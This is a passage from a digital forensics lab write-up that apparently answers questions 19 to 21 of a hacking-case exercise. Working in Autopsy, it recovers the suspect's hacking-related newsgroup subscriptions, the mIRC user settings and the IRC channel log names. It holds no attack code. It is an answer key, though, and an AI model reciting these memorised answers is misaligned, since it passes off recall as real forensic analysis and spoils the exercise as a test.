
We searched for local settings of all programs and found the information about this news server in the local settings of Outlook Express.



We found this information in the documents and settings file (and above shown path) of user Mr. Evil.

19. List 5 newsgroups that Mr. Evil has subscribed to?

We can find this information in the same file as above.



User Mr. Evil subscribed to over 23 news groups. The news groups subscribed by the user Mr. Evil are

Alt.2600.phreakz	Alt.2600
Alt.2600.cardz	Alt.2600codez
Alt.2600.crackz	Alt.2600.moderated
Alt.binaries.hacking.utilities	Alt.stupidity.hackers.malicious
Free.binaries.hackers.malicious	alt.nl.binaries.hack
Free.binaries.hacking.talentless.troll_haven	alt.hacking
free.binaries.hacking.beginner	alt.2600.programz
Free.binaries.hacking.talentless.troll-haven	alt.dss.hack
free.binaries.hacking.computers	free.binaries.hacking.utilities
free.binaries.hacking.websites	alt.binaries.hacking.computers
alt.binaries.hacking.websites	alt.binaries.hacking.beginner
alt.2600.hackerz	

20. . A popular IRC (Internet Relay Chat) program called MIRC was installed. What are the user settings that was shown when the user was online and in a chat channel?

We can find this information in the .ini file of the installed program MIRC. The path to this program is in **C:\Program Files\MIRC\mirc.ini**.

The screenshot shows the Autopsy 4.17.0 interface. The file listing for `mirc.ini` is as follows:

Name	S	C	Modified Time	Change Time	Access Time	Created Time	Size
aliases.ini			2004-08-20 20:39:56 IST	2004-08-25 21:50:34 IST	2004-08-25 21:50:34 IST	2004-08-20 20:39:56 IST	287
intro.hp			2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	69423
mirc.exe			2004-08-20 20:39:55 IST	2004-08-27 20:44:45 IST	2004-08-25 21:50:27 IST	2004-08-20 20:39:55 IST	1867776
mirc.hp			2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	224213
mirc.ini			2004-08-25 21:50:55 IST	2004-08-25 21:50:55 IST	2004-08-25 21:50:55 IST	2004-08-20 20:39:56 IST	5483
popups.ini			2004-08-20 20:39:56 IST	2004-08-25 21:50:34 IST	2004-08-25 21:50:34 IST	2004-08-20 20:39:56 IST	2568
readme.txt			2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	1104
servers.ini			2004-08-21 00:46:33 IST	2004-08-25 21:50:34 IST	2004-08-25 21:50:34 IST	2004-08-20 20:39:56 IST	31500
urls.ini			2004-08-25 21:50:55 IST	2004-08-25 21:50:55 IST	2004-08-25 21:50:55 IST	2004-08-20 20:39:56 IST	355
versions.txt			2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	2004-08-20 20:39:56 IST	22410

The contents of `mirc.ini` are:


```
user=Mini Me
email=none@of.ya
nick=Mr
anick=mrevilrulez
```

The user settings that were shown when the user was online and in a chat channel are

```
user = Mini Me
email = none@of.ya
nick = Mr
anick = mrevilrulez
```

21. This IRC program has the capability to log chat sessions. List 3 IRC channels that the user of this computer accessed.


This information can be accessed from **C:\Program Files\mIRC\logs** file.



The IRC channels that this user accessed are

- | | |
|---------------------------|----------------------------|
| Ushells.undernet.log | Elite.hackers.undernet.log |
| Mp3xserv.undernet.log | Chataholcs.undernet.log |
| Cybercafé.undernet.log | M5tar.undernet.log |
| Thedarktower.afternet.log | Funny.undernet.log |
| Luxshell.undernet.log | Evilfork.efnet.log |
| Iso-warez.efnet.log | Houston.undernet.log |

